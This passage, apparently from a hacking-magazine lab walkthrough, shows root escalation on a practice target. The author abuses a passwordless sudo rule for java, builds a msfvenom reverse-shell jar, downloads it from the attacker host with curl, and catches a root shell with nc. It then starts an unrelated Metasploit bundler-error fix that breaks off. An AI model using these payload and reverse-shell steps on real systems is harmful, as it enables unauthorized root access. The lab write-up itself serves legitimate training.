    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User tomcat may run the following commands on this host:
    (ALL) NOPASSWD:
    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java
bash-4.2$ 
```

So we can create a java payload and execute it. I created the malicious java payload with the msfvenom again. I named it sample.jar.




```
hackercoolmagz@kali:~$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.36.128 LPO
RT=1212 -f jar > sample.jar
Payload size: 7552 bytes
Final size of jar file: 7552 bytes

hackercoolmagz@kali:~$ 
```

I start listener on port 1212 to receive the privileged shell.




```
hackercoolmagz@kali:~$ nc -lvp 1212
listening on [any] 1212 ...
```

I host the "sample.jar" file on a web server on my attacker system. On the target machine, I move to the /tmp folder and use curl to download the payload.




```
bash-4.2$ cd /tmp
cd /tmp
bash-4.2$ pwd
pwd
/tmp
bash-4.2$ curl http://192.168.36.128:8000/sample.jar --output sample.jar
curl http://192.168.36.128:8000/sample.jar --output sample.jar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7552  100  7552    0     0  2036k      0 --:--:-- --:--:-- --:--:-- 2458k
bash-4.2$ chmod 777 sample.jar
chmod 777 sample.jar
bash-4.2$ 
```

I change its permissions and execute it as SUDO.



```
bash-4.2$ sudo /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bi
n/java -jar sample.jar
<242.b08-0.el7_7.x86_64/jre/bin/java -jar sample.jar
```

..and I am the root user now and no I am not going to view the root flag for a change.




```
hackercoolmagz@kali:~$ nc -lvp 1212
listening on [any] 1212 ...
192.168.36.152: inverse host lookup failed: Unknown host
connect to [192.168.36.128] from (UNKNOWN) [192.168.36.152] 41360
pwd
/tmp
whoami
root
```

***This scenario may appear very simple and easy for our readers. This is because we intended to be simple and easy for our readers. With this scenario, we want our readers to acclimatize themselves with creation and use of virtual real world hacking labs. We hope we succeeded in that. In our future Issues, our readers will be seeing a lot complex scenarios like these. We will be trying to simulate as real world scenarios as possible. Until then, Bye. Stay safe, stay home.***

# Fixing "cannot load bundler" error while starting Metasploit.

# FIX IT


Hello readers. Many users of Kali Linux have been facing the "cannot load bundler" while starting metasploit. This is happening more usually in cases when users happen to start Metasploit after updating. The error is as shown below.



```
Setting up metasploit-framework (5.0.84-0kali1) ...
Processing triggers for kali-menu (2020.1.7) ...
Processing triggers for libc-bin (2.29-9) ...
Processing triggers for systemd (244-3) ...
Processing triggers for man-db (2.9.0-2) ...
Processing triggers for initramfs-tools (0.135+kali1) ...
update-initramfs: Generating /boot/initrd.img-5.4.0-kali3-amd64
root@kali:/home/hackercoolmagz# msfconsole
[*] Bundler failed to load and returned this error:

   'cannot load such file -- bundler/setup'

[*] You may need to uninstall or upgrade bundler
root@kali:/home/hackercoolmagz# 
```

Now let's see how to fix this error. Navigate to the Metasploit Framework's directory as shown below (/usr/share/metasploit-framework) and type command

